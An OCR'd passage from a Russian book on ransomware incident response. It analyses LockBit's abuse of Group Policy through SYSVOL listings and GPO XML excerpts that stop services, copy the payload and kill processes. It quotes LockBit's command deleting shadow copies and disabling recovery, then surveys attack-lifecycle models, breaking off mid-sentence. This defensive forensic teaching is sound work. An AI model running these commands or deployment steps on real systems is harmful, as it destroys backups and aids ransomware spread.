
. Изучение злоупотребления групповыми политиками

- Изменение групповых политик — метод развертывания программ-вымогателей, который набирает все более широкую популярность среди злоумышленников.
- В большинстве случаев к моменту развертывания сеть уже полностью скомпрометирована, поэтому злоумышленникам не составит труда перейти на контроллер домена и злоупотребить групповыми политиками для запуска программы-вымогателя в масштабах всего предприятия.
- Более того, некоторые программы-вымогатели имеют встроенные возможности использования модификации групповых политик для самостоятельного распространения. Хороший пример — программа-вымогатель LockBit.
- Вы можете пойти тем же путем, который мы рассмотрели ранее: найдите первое сообщение с требованием выкупа и начните проверять, что произошло до того, как оно было создано. В этом случае мы видим, что был создан очень подозрительный объект групповой политики (Group Policy Object, GPO).


.\Windows\SYSVOL\domain\Policies	{E97EFF8F-1C38-433C-9715-4F53424B4887}	0	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	GPT.INI	56	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	Machine	0	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	User	0	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	Preferences	0	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	NetworkShares	0	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	NetworkShares.xml	7814	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	Services	0	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	Services.xml	5190	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\scripts	586A97.exe	982528	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	Preferences	0	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	Files	0	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	Files.xml	488	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	ScheduledTasks	0	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	ScheduledTasks.xml	17735	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	Registry.pol	1692	2022-01-16 14:15:49
.\Windows\SYSVOL\domain\Policies…	comment.cmtx	543	2022-01-16 14:15:49

- Рис. 11.15. Объект групповой политики, созданный программой-вымогателем LockBit

- Как мы видим, создан новый объект с глобальным уникальным идентификатором (Globally Unique Identifier, GUID) {E97EFF8F-1C38–433C-9715–4F53424B4887}. Более того, в папке C:\Windows\SYSVOL\domain\scripts находится весьма подозрительный файл 586A97.exe.
- Сперва давайте рассмотрим несколько файлов расширяемого языка разметки (Extensible Markup Language, XML). Например, Services.xml содержит информацию о службах, которые следует остановить. Вот выдержка из этого файла.
- ```
  <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
  name="SQLPBENGINE" image="4" changed="2022-01-16
  14:15:49" uid="{94D8973D-A08E-4F28-B7D7-3745321C40A4}"
  disabled="0"><Properties startupType="DISABLED"
  serviceName="SQLPBENGINE" serviceAction="STOP" timeout="30"/></
  NTService>
  ```
- Следующий файл, Files.xml, копирует подозрительный файл из указанной ранее общей папки в папку Desktop на целевом хосте (рис. 11.16).
- Наконец, файл ScheduledTasks.xml используется для создания запланированной задачи, чтобы остановить перечисленные процессы и запустить исполняемый файл программы-вымогателя (рис 11.17).
- ```
  <?xml version="1.0" encoding="utf-8" ?>
  - <Files clsid="{215B2E53-57CE-475c-80FE-9EEC14635851}">
    - <File clsid="{50BE44C8-567A-4ed1-B1D0-9234FE1F38AF}"
        name="6A03166BAA4F6E01" status="6A03166BAA4F6E01" image="2"
        bypassErrors="1" changed="2022-01-16 14:15:49" uid="{06428C83-6843-42EF-
        8C68-E93D8ABC94E3}">
        <Properties action="U"
          fromPath="\\baxter.com\sysvol\baxter.com\scripts\586A97.exe"
          targetPath="%DesktopDir%\586A97.exe" readOnly="0" archive="1" hidden="0"
          suppress="0" />
      </File>
    </Files>
  ```
- Рис. 11.16. Содержимое файла Files.xml
- ```
  - <Exec>
      <Command>C:\Windows\System32\taskkill.exe</Command>
      <Arguments>/IM "Sqlservr.exe" /F</Arguments>
    </Exec>
  - <Exec>
      <Command>C:\Windows\System32\taskkill.exe</Command>
      <Arguments>/IM "RTVscan.exe" /F</Arguments>
    </Exec>
  - <Exec>
      <Command>C:\Windows\System32\taskkill.exe</Command>
      <Arguments>/IM "sqlbrowser.exe" /F</Arguments>
    </Exec>
  - <Exec>
      <Command>C:\Windows\System32\taskkill.exe</Command>
      <Arguments>/IM "tomcat6.exe" /F</Arguments>
    </Exec>
  - <Exec>
      <Command>C:\Windows\System32\taskkill.exe</Command>
      <Arguments>/IM "QBIDPService.exe" /F</Arguments>
    </Exec>
  ```
- Рис. 11.17. Фрагмент списка процессов из ScheduledTasks.xml
- Еще один примечательный файл — Registry.pol. Он содержит информацию об изменениях реестра для отключения различных функций Защитника Windows, чтобы тот не мог прервать процесс шифрования.
- Мы можем использовать хеш файла 586A97.exe, чтобы попытаться идентифицировать его (рис. 11.18).
  ```



- Рис. 11.18. Записи о подозрительном файле
- Итак, теперь мы твердо знаем, что столкнулись с программой-вымогателем LockBit. Продолжая криминалистический анализ, заглянем в журналы событий Windows, связанные с PowerShell, и найдем запись, изображенную на рисунке 11.19.



- Рис. 11.19. Подозрительная запись в журналах событий PowerShell Windows
- Как мы видим, LockBit злоупотребляет PowerShell, чтобы принудительно обновить групповые политики.
- Давайте посмотрим на саму программу-вымогатель LockBit.

. Обзор программы-вымогателя LockBit

- Перед началом процесса шифрования программа-вымогатель LockBit останавливает процессы и службы из встроенного списка, а также блокирует восстановление системы, выполняя следующие команды:

-
```
vssadmin delete shadows /all /quiet & wmic shadowcopy delete
& bcdedit /set {default} bootstatuspolicy ignoreallfailures
& bcdedit /set {default} recoveryenabled no & wbadmin delete
catalog -quiet
```
- LockBit использует шифр AES-128 в режиме CBC для шифрования файлов на целевом хосте. Она добавляет расширение .lockbit к каждому зашифрованному файлу и меняет их значки.
- Программа-вымогатель также меняет фоновое изображение рабочего стола на следующее:
- 

- Рис. 11.20. Фоновое изображение LockBit 2.0
- LockBit создает сообщения с требованием выкупа в каждой папке с зашифрованными файлами. Файлы с сообщениями с требованием выкупа имеют имя RESTORE-MY-FILES.txt.
- Программа-вымогатель LockBit также может создавать объекты групповой политики, чтобы отключать антивирусное программное обеспечение, завершать список процессов и распространять себя.

. Выводы

- Лица, связанные с программами-вымогателями, в зависимости от своих навыков и целей используют различные методы для распространения вредоносного кода в масштабах предприятия.
- В этой главе мы рассмотрели самые распространенные методы развертывания программ-вымогателей на предприятиях, наблюдаемые в современных атаках, управляемых человеком, и узнали, как использовать различные криминалистические артефакты для обнаружения атаки и ее реконструкции.
- Поскольку мы уже много знаем о том, как реагировать на атаки с использованием программ-вымогателей и обнаруживать различные методы злоумышленников, можно подвести итоги и представить унифицированный жизненный цикл атак с использованием программ-вымогателей.
- В последней главе мы рассмотрим различные жизненные циклы, в том числе Cyber Kill Chain, MITRE ATT&CK и Unified Kill Chain, а также рассмотрим унифицированный жизненный цикл, характерный для атак с использованием программ-вымогателей — Unified Ransomware Kill Chain.

Глава 12

УНИФИЦИРОВАННЫЙ ЖИЗНЕННЫЙ ЦИКЛ АТАК С

ИСПОЛЬЗОВАНИЕМ ПРОГРАММ-ВЫМОГАТЕЛЕЙ

Теперь вы многое знаете о том, как действуют злоумышленники на различных этапах жизненного цикла атак программ-вымогателей, управляемых человеком. Мы обсудили, как получать и использовать знания о киберугрозах, как собирать данные из различных источников и как выполнять криминалистический анализ цифровых данных, чтобы реконструировать различные этапы атак в ходе реагирования на инциденты.

В этой главе мы обобщим все эти знания, рассмотрев различные жизненные циклы атак, и сформируем унифицированный жизненный цикл атак с использованием программ-вымогателей.

Мы рассмотрим следующие темы:

- Cyber Kill Chain®.
- MITRE ATT&CK®.
- Unified Kill Chain.
- Unified Ransomware Kill Chain.

Cyber Kill Chain®

Cyber Kill Chain® была представлена компанией Lockheed Martin как часть модели Intelligence Driven Defense®. Эта модель описана в официальном документе «Защита компьютерной сети на основе разведданных, собранных при анализе кампаний злоумышленников и жизненных циклов вторжений» (Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains, https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf).

Согласно этому документу, Cyber Kill Chain® состоит из следующих семи этапов.

- Разведка.
- Подготовка.
- Доставка.
- Эксплуатация.
- Установка.
- Управление и контроль.
- Целевые действия.

Рассмотрим каждый этап более подробно.

Разведка

На этом этапе злоумышленники собирают информацию о цели, изучая веб-сайты и социальные сети, а также собственно целевую инфраструктуру — особенно ее общедоступную часть. Также на этом этапе операторы программ-вымогателей могут общаться с брокерами первоначального доступа и собирать информацию о доходах будущей жертвы — она нужна для определения суммы выкупа.

Этап разведки сильно недооценен. Часто злоумышленник изучает потенциальную жертву в течение недель или месяцев, а иногда — и лет. Это делается не только для того, чтобы получить полную внешнюю картину, но и для того, чтобы изучить особенности работы бизнеса цели.

Подготовка

В документе Lockheed Martin описан процесс подготовки вредоносного документа, который впоследствии доставляется путем целевого фишинга. Кроме того, операторам программ-вымогателей могут потребоваться эксплойты, подходящие для получения начального доступа, повышения привилегий или, например, горизонтального перемещения по сети. Также они занимаются подготовкой и настройкой серверов (например, Cobalt Strike) и выбором подходящих инструментов для планируемой атаки.

Доставка

На этом этапе выполняется доставка вредоносных инструментов, в документе описан используемый для этого метод.

Этот этап можно разделить на два. Пользователям программ-вымогателей может потребоваться доставить бот, инструмент удаленного доступа (remote access tool, RAT) / троян или, например, веб-шелл для получения первоначального доступа, а по завершении постэксплуатации и кражи данных им нужно будет развернуть программу-вымогатель.

В некоторых случаях на этом этапе может быть задействована отдельная команда злоумышленников, включая брокера первоначального доступа.

Доставка — это часть жизненного цикла атаки. Другой распространенный метод — установка дополнительной лазейки перед развертыванием. Как мы видели, большинство современных злоумышленников прибегают к этому, чтобы быть уверенными в том, что они не потеряют соединение или не будут заблокированы.

Эксплуатация

Обычно этот этап связан с эксплуатацией уязвимостей для запуска инструментов.

Разумеется, вы помните об уязвимостях, связанных с Microsoft Office, Microsoft Exchange и другими программами, но помимо них злоумышленники могут пользоваться человеческими уязвимостями, применяя для этого множество методов, основанных на фишинге.

Кроме того — особенно когда речь идет о развертывании программ-вымогателей — злоумышленники могут использовать различные встроенные функции и «подручные средства», то есть имеющиеся функции взломанных систем, чтобы обойти защиту и действовать незаметно.

Установка

На этом этапе злоумышленники должны закрепить доставленные инструменты в скомпрометированной системе, чтобы обеспечить резервный доступ к ней. Речь идет не о какой-то одной программной закладке, а об обширном наборе инструментов. Злоумышленники могут воспользоваться учетными данными к общедоступным серверам, организовать VPN-доступ к скомпрометированной сети, установить легитимное программное обеспечение для удаленного доступа и т.д.

Важно, что на этом этапе может существовать несколько установок инструментов и несколько рабочих каталогов, включая фальшивые каталоги, которые создаются, чтобы отвлечь специалиста по реагированию от инструментов, предназначенных для «боевого» использования.

Управление и контроль

После успешной установки злоумышленники должны обеспечить возможность взаимодействия со скомпрометированным хостом извне.

Как вы уже знаете, операторы программ-вымогателей могут использовать различные инструменты и технологии: боты, RAT, веб-шеллы и даже легитимное программное обеспечение для удаленного доступа. То, какие именно каналы коммуникации будут задействованы, во многом зависит от предпочтений злоумышленников.

Целевые действия

На этом этапе описываются все действия, предпринимаемые злоумышленниками для достижения поставленных целей. Он охватывает весь процесс постэксплуатации и может включать повышение

привилегий, доступ к учетным данным, горизонтальное перемещение, а также кражу данных и развертывание программ-вымогателей.

Cyber Kill Chain® была разработана довольно давно и в настоящее время уже несколько устарела, поскольку описывает преимущественно начальный этап атаки. Рассмотрим более современную версию — MITRE ATT&CK®.

MITRE ATT&CK®

ATT&CK — это глобально доступная база знаний о стратегиях и процедурах злоумышленников, основанная на реальных наблюдениях. Она разработана и поддерживается корпорацией MITRE при участии глобального сообщества кибербезопасности.

Мы уже ссылались на эту базу знаний в этой книге. Я рекомендую ознакомиться с документом «MITRE ATT&CK®: дизайн и философия» (MITRE ATT&CK®: Design and Philosophy, https://attack.mitre.org/docs/ATTACK_Design_and_Philosophy_March_2020.pdf).

В MITRE ATT&CK® описано 14 тактических действий преступников:

- Разведка.
- Подготовка ресурсов.
- Первоначальный доступ.
- Выполнение.
- Закрепление.
- Повышение привилегий.
- Обход защиты.
- Доступ к учетным данным.
- Обнаружение.
- Горизонтальное перемещение по сети.
- Сбор данных.
- Управление и контроль.
- Кража данных.
- Воздействие.

Рассмотрим каждое действие отдельно.

Разведка

Преступник собирает информацию о цели. Как обсуждалось ранее, злоумышленники могут использовать для создания профиля потенциальной жертвы и получения информации, необходимой для начала атаки, как пассивные, так и активные методы.

Есть много способов разведки. Одни взломщики предпочитают использовать инструменты двойного назначения, в то время как другие все делают вручную — это зависит от того, что будет эффективнее работать в каждом конкретном случае.

Подготовка ресурсов

Это отдельный этап, на котором злоумышленники занимаются подготовкой инфраструктуры — настраивают серверы, регистрируют домены, готовят фишинговые письма, получают программы-вымогатели или другие виды вредоносных программ и инструментов от сторонних поставщиков и т.д.

Первоначальный доступ

Злоумышленники, в том числе лица, связанные с программами-вымогателями, могут использовать различные методы для получения первоначального доступа к целевой сети. Как вы уже знаете, они могут использовать общедоступные приложения, целевой фишинг, а также злоупотреблять службами удаленного доступа или доверительными отношениями для перехода из одной скомпрометированной сети в другую.

Выполнение

В течение жизненного цикла атаки злоумышленникам необходимо запускать различные команды и бинарные файлы. Это могут быть инструменты, загруженные и запущенные с помощью вредоносных макросов, встроенных в документ Microsoft Office, различные разведывательные команды, выполняемые через веб-шелл, или двоичный файл программы-вымогателя, запускаемый на удаленном хосте с помощью PsExec.

Закрепление

Взломщикам нужно удерживать занятые позиции. Для резервного доступа к взломанной сети они могут использовать как легитимное программное обеспечение удаленного доступа, так и более традиционные методы сохранения при перезагрузке, например редактирование реестра или создание запланированных задач.

Повышение привилегий

Во многих случаях для эффективного запуска действий постэксплуатации злоумышленникам не хватает привилегий — а значит, их нужно повысить. Для этого операторы программ-вымогателей могут использовать различные ошибки конфигурации и уязвимости, а также некоторые методы закрепления.

Обход защиты

Развертывание программ-вымогателей практически невозможно без отключения продуктов безопасности, установленных в целевой сети. Более того, на протяжении всего жизненного цикла атаки злоумышленникам приходится избегать обнаружения, поэтому они запутывают/шифруют свои инструменты и удаляют улики и файлы журналов, чтобы затруднить расследование и процесс реагирования.

Доступ к учетным данным

Обычно в ходе жизненного цикла атаки пользователям программ-вымогателей требуется доступ к различным серверам, например, для кражи данных или удаления резервных копий. Для этого им нужны соответствующие учетные данные. Вы уже знаете, что злоумышленники могут выгрузить их из памяти, извлечь из различных хранилищ паролей или, например, провести атаку kerberoasting.

Обнаружение

Для эксфильтрации наиболее конфиденциальных данных и развертывания программ-вымогателей на максимально возможном количестве хостов злоумышленникам необходимо найти информацию об установленном программном обеспечении, учетных записях, общих сетевых ресурсах и удаленных хостах.

Горизонтальное перемещение по сети

Пользователи программ-вымогателей в основном ориентируются на корпоративные сети, поэтому им нужно перемещаться от одной скомпрометированной системы к другой. В большинстве случаев они используют легитимные учетные данные и протоколы, такие как RDP и SMB.

Сбор данных

Для того чтобы украсть ценные данные и разместить их на DLS, сначала их нужно собрать. Злоумышленники могут извлекать данные из локальных систем, общих сетевых дисков, электронных писем и других источников конфиденциальных данных.

Управление и контроль

Чтобы избежать обнаружения в процессе взаимодействия со скомпрометированными системами, мошенники могут имитировать обычный трафик, запутывать или шифровать передаваемые данные или, например, использовать для подключения прокси-сервер.

Кража данных

Пользователи программ-вымогателей могут красть собранные данные, задействуя канал управления и контроля, а также различные веб-сервисы. Перед извлечением данные могут быть заархивированы и/или зашифрованы.

Воздействие

Основная цель большинства операторов программ-вымогателей — шифрование данных в целевых системах. При этом они всегда пытаются помешать восстановлению системы, уничтожая как встроенные, так и сторонние резервные копии.

Обе модели — Cyber Kill Chain® и MITRE ATT&CK® — имеют свои преимущества и недостатки, поэтому некоторые исследователи пытаются создать на их основе новые модели. Яркий пример — Unified Kill Chain.

Unified Kill Chain

Unified Kill Chain объединяет и расширяет Cyber Kill Chain® и MITRE ATT&CK®. Ее разработал Пол Полс в своей магистерской диссертации «Моделирование атак Fancy Bear: унификация жизненного цикла Cyber Kill Chain» (Modeling Fancy Bear Attacks: Unifying the Cyber Kill Chain).

Официальная версия доступна по ссылке: https://www.unifiedkillchain.com/assets/The-Unified-Kill-Chain.pdf.

Unified Kill Chain разделяет жизненный цикл атаки на три основных этапа: первоначальный доступ, распространение по сети и целевые действия. Рассмотрим каждый этап в отдельности.

Первоначальный доступ

На первом этапе описываются шаги, предпринимаемые злоумышленниками для получения доступа к целевой системе или сети.

Рис. 12.1. Этапы первоначального доступа

Жизненный цикл начинается с изучения цели (Разведка). Затем злоумышленникам необходимо подготовить инфраструктуру: вредоносные программы (в том числе программы-вымогатели) и другие инструменты, а также инфраструктуру управления и контроля и т.д. (Вооружение). Если в контексте вооружения используются те или иные объекты, например вредоносные документы, их необходимо доставить к цели (Доставка). Злоумышленники должны либо обманом заставить жертву загрузить и открыть вредоносный файл (Социальная инженерия), либо использовать для запуска уязвимость (Эксплуатация). После запуска вредоносного объекта злоумышленникам может потребоваться постоянный доступ к взломанной системе (Закрепление). Чтобы начать 